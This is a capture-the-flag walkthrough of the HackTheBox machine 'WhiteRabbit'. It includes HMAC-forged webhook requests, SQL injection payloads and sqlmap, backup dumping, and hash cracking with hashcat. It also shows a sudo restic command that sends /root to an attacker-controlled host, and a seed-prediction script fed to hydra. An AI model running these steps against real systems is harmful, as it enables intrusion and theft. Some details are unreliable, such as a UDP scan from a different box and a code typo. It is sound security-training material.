

This box is an “Insane” Linux box by HackTheBox
User flag #
First enumeration #
As usual here’s my start :
mkdir scans loot shares
nmap -A 10.10.11.63 -vvv -oA scans/first_scan
nmap -A 10.10.11.63 -p- -vvv -oA scans/full_scan # Does not yield anything more
We have 3 top 1000 ports :
Discovered open port 22/tcp on 10.10.11.63
Discovered open port 80/tcp on 10.10.11.63
Discovered open port 2222/tcp on 10.10.11.63
Web recon #
Let’s look at HTTP first from the scan we can see :
- It uses
Caddy - It directs to
http://whiterabbit.htb- we can check if other names are here :
cat scans/first_scan.txt.nmap | grep ".htb"
- we can check if other names are here :
So let’s add it to /etc/hosts :
sudo vim /etc/hosts# HTB WhiteRabbit
10.10.11.63 whiterabbit.htbWe have a nice pentester company website :

Looking at http://whiterabbit.htb/#news we get that :
- They are using n8n
- They are transitionning to Gophish and Stalwart for their mail server but have not set up the latter, interesting
- They are using uptime-kuma to check that they don’t down their client’s infrastructure (how cool !)
Okay, that’s a tech stack, maybe a joke on rabbit hole with the title
Let’s run a few directory scans while we take a look at port 2222
feroxbuster -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -u 'http://whiterabbit.htb/' -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 16
feroxbuster -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -u 'http://whiterabbit.htb/' -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 16
More enumeration #
Let’s check port 2222 #
Before going further into the web recon let’s see if port 2222 has anything of interest for us
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
It seems to either be running two very on the same machine or running these very similar servers on containers and/or the main host. Note that one is using the 3ubuntu13.9 build and the other the 3ubuntu13.5 build (more info on this specific version here). This version may be vulnerable to specific attacks, although I would definitely do more enumeration before I resort to this.
Let’s check for UDP ports #
nmap -sU -A 10.10.11.48 --top-port 100 -vvv -oA scans/first_scan_udpSince UDP scans are very low I tend to stick to the most common ports. We get the following :
...
161/udp   open          snmp            udp-response ttl 63 SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 10h32m19.62s (3793962 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 10h32m19s
...
1812/udp  open|filtered radius          no-response
1813/udp  open|filtered radacct         no-response
...
Great we have some more attack surface with SNMP 😂 Rabbit Holes for sure
Vhosts enumeration #
Let’s check for more vhosts on the web port :
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.10.11.48 -H 'Host: FUZZ.htb' -ac
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u "http://10.10.11.63" -H 'Host: FUZZ.whiterabbit.htb' -ac
Nothing comes out of the first but we see a status.whiterabbit.htb pop out. Cheers, more rabbit holes again 😁
Enumerating status.whiterabbit.htb
#
We are directed to http://status.whiterabbit.htb/dashboard which is the Kuma status software. It’s all connected.

When we send random values in the auth form we see that no request is made, but rather that websockets are used.
Looking for CVEs I only found authenticated ones or XSSs, but I read the project wiki and found an article detailing the features and their URLs : https://github.com/louislam/uptime-kuma/wiki/Status-Page
We can see that http://status.whiterabbit.htb/status/default yields a 200, so let’s try to enumerate statuses :
ffuf -u "http://status.whiterabbit.htb/status/FUZZ" -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -w /usr/share/seclists/Discovery/Web-Content/common.txtAfter running, it once we see every slug yields a 200 so let us filter based on the length (one could also use -ac for that) :
ffuf -u "http://status.whiterabbit.htb/status/FUZZ" -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -w /usr/share/seclists/Discovery/Web-Content/common.txt -fs 2444
And now … deeper into the rabbit hole we get with more vhosts :

Let us then add these on our /etc/hosts. I also tried various variations on n8n and production but did not find anything.
Enumerating Wikijs #
We can now access http://a668910b5514e.whiterabbit.htb, and we are presented with a wiki that may hold sensitive data :

We get a lot of information from http://a668910b5514e.whiterabbit.htb/en/gophish_webhooks. This details the way the pentesters work but also gives us the vhost for the n8n instance (http://28efa8f7df.whiterabbit.htb) and a potential endpoint (/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d)

This website also contains a completed workflow which discloses :
- Potential username/password of the db :

- A secret that is probably used to provide the signature, as mentioned in http://a668910b5514e.whiterabbit.htb/en/gophish_webhooks#security-mechanism-signature-verification
- There are a few occasions where the email is used in a SQL request. If we could forge such a request, we could do an SQLi
Using the secret we could send a post request like the one we have as an example in the wiki :
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}
Automation request forgery #
We try running
hmac.new(key="3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS".encode("utf-8"), msg='{"campaign_id":1,"email":"test@ex.com","message":"Clicked Link"}'.encode(), digestmod=hashlib.sha256).hexdigest()And can confirm that we produced the right signature by comparing it.
Let us make a short script in order to compute the HMACs automatically :
import hmac
import hashlib

json_message = """{
    "campaign_id": 1,
    "email": "test@ex.com",
    "message": "Clicked Link"
}"""

    json_message_compressed = json_message.replace(": ", ":").replace("\n", "").replace("  ", "")

print(f"computing HMAC for {json_message_compressed}")

signature = hcmac.new(key="3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS".encode("utf-8"), msg=json_message_compressed.encode(), digestmod=hashlib.sha256).hexdigest()


print(f"Signature is {signature}")

request = f"""POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb
x-gophish-signature: sha256={signature}
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{json_message}"""

print(f"Full request to send :\n----------------")
print(request)
print(f"----------------")

Let us try sending test\"; -- as our email :
Exploiting the SQLi #
Based on the error messages we can confidently guess we’ve been injecting in the query line 340 of the json flowchart provided :
SELECT * FROM victims where email = \"{{ $json.body.email }}\" LIMIT 1Let us first determine the number of columns here by running successively :
"email": "test@ex.com\\" UniOn Select null;-- ",
"email": "test@ex.com\\" UniOn Select null,null;-- ",
"email": "test@ex.com\\" UniOn Select null,null,null;-- ",
We see that we don’t get any errors when selecting null twice hence two columns. But whatever else I did, it looks like there is no obviou SQLi :
sqlmap "http://28efa8f7df.whiterabbit.htb:80/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d" \
--eval "import hmac; import hashlib; _locals['headers']['x-gophish-signature']='sha256='+hmac.new(key='3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'.encode('utf-8'), msg=_locals['post'].encode(), digestmod=hashlib.sha256).hexdigest(); _locals['auxHeaders'].update(_locals['headers'])" \
-X POST -H "Content-Type: application/json" --data "{\"campaign_id\":1,\"email\":\"*\",\"message\":\"Clicked Link\"}" --proxy http://127.0.0.1:8080 --batch
Quick points regarding the above command :
-proxy http://127.0.0.1:8080forwards every request to a specified proxy (for instance ZAP, burp, etc), this way I could debug- The eval option is quite daunting but really powerful I plan on doing a short blog post regarding this one (stay tuned)
- Simply put the eval part computes the HMAC and sets it in the headers
- I lost a lot of time while doing this because of white spaces in the JSON because they messed up the HMAC 😂

We see that there are 3 databases :
available databases [3]:
[*] information_schema
[*] phishing
[*] temp
The two last ones probably contain interesting stuff let’s see :


Although the phishing table seems quite uninteresting, the other seems to contain interesting stuff. We now get (yet) another vhost with a password for it. Let’s go !
On the restic #
Time for us to learn about yet another piece of software : https://restic.net/ Restic is a backup manager so let’s see if we can grab some juicy backup files. Since we seem to be using it over REST let’s see how it works. Since the command was run on August 2024 I’m going to assume it’s using the latest version at this moment : https://github.com/restic/restic/releases/tag/v0.17.0 So here we go :
../restic_0.17.0_linux_amd64 -r rest:http://75951e6ff.whiterabbit.htb --insecure-tls ls latest
enter password for repository: <type password>
we can check with the following command that this is the only snapshot
../restic_0.17.0_linux_amd64 -r rest:http://75951e6ff.whiterabbit.htb --insecure-tls snapshots
enter password for repository: <type password>
Okay since it’s all we got let us get the 7z archive in the backup (hoping it’s an ssh key). If we look at the list of commands that the restic client has, the dump one seems reasonably like what we want :
../restic_0.17.0_linux_amd64 -r rest:http://75951e6ff.whiterabbit.htb --insecure-tls dump latest /dev/shm/bob/ssh/bob.7z > ../../loot/bob.7z
enter password for repository: <type password>
We get a 7zip file, yay 🥳 but it is encrypted of course.
Cracking the 7z file #
Let’s try to crack the 7z archive :
7z2john bob.7z > bob.7z.hashThen after finding the hash id :
hashcat loot/bob.7z.hash /usr/share/wordlists/rockyou.txt -m 11600 --usernameOnce again HTB box makers love keyboard walks

And we get our private key :

Let’s use it !
chmod 600 loot/bob/bob
ssh -i loot/bob/bob bob@10.10.11.63 # Did not work so I tried the second port
ssh -i loot/bob/bob bob@10.10.11.63 -p 2222
But sadly the user flag is not here 😂

Looking inside the container #

Let’s see on https://gtfobins.github.io/gtfobins/restic/#sudo
RHOST="10.10.16.58"
RPORT=4242
LFILE=/
NAME=backup_name
sudo restic backup -r "rest:http://$RHOST:$RPORT/$NAME" "$LFILE"
I could not get it to work so let’s try backing up the /root directory over rest as explained with this tool: On the attack machine :
mkdir restic-repo
../restic_0.17.0_linux_amd64 init --repo .
../rest-server --path . --no-auth
Then on the target machine :
sudo restic backup -r rest:http://10.10.16.58:8000/ /rootWe can then grab the files by running on our attack machine
./restic_0.17.0_linux_amd64 -r restic-repo restore latest --target restore/And we get morpheus’ private key #h4x0r :

Root flag #
Seeing how long the first part was let’s pray it’ll be shorter. Since we saw the neo-password-generator in the previous command log let’s start by checking that out after the usual privesc checks. Let’s grab the binary, so we can analyze it locally :
scp -i loot/id_morpheus.rsa morpheus@10.10.11.63:/opt/neo-password-generator/neo-password-generator ./loot
Did I mention I never did rev before ? #
My first thought is maybe this binary is using a time-dependent random seed. I checked it with faketime as follows :

Does not seem to be that, let’s go deeper and analyze the binary with ghidra : Here is the code at first :
int main(void) {
  long in_FS_OFFSET;
  timeval local_28;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  gettimeofday(&local_28,(__timezone_ptr_t)0x0);
  generate_password((int)local_28.tv_sec * 1000 + (int)(local_28.tv_usec / 1000));
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}


void generate_password(uint param_1) {
  int iVar1;
  long in_FS_OFFSET;
  int local_34;
  char local_28 [20];
  undefined1 local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  srand(param_1);
  for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {
    iVar1 = rand();
    local_28[local_34] =
         "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e];
  }
  local_14 = 0;
  puts(local_28);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
We can see that :
- The function generate_password uses a seed :
// generate_password((int)local_28.tv_sec * 1000 + (int)(local_28.tv_usec / 1000)); generate_password((int)current_time.tv_sec * 1000 + (int)(current_time.tv_usec / 1000)); - This seed is the current timestamp :
// gettimeofday(&local_28,(__timezone_ptr_t)0x0); gettimeofday(¤t_time,(__timezone_ptr_t)0x0);
When looking at the code we can see that it is precise up to the millisecond since the struct is as follows :
struct timeval {
    long tv_sec;                /* seconds */
    long tv_usec;               /* microseconds */
};
Thus we need to bruteforce all miscroseconds from 2024-08-30 14:40:42:000 to 2024-08-30 14:40:42:999.
Let’s write a short code in C
#include <stdio.h>
#include <stdlib.h>

int main(void)

{
  unsigned int seed;
  int index;
  int iter;
  for (int i =0 ; i < 999; i ++) {
    seed = 1725028842000 + i;
    char password_output [21];
    password_output[20]=0;
    srand(seed);
    for (iter = 0; iter < 0x14; iter = iter + 1) {
      index = rand();
      password_output[iter] =
         "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[index % 0x3e];
    }
    puts(password_output);
  }
  return 0;
}
I then compiled this :
gcc code.c -o execAnd redirected it to a file, so I had the list of passwords :
./exec > passwordsI then used hydra to test all passwords and tada 🎉
hydra -l "neo" -P passwords 10.10.11.63 ssh -t 4

And neo is (of course) sudoer :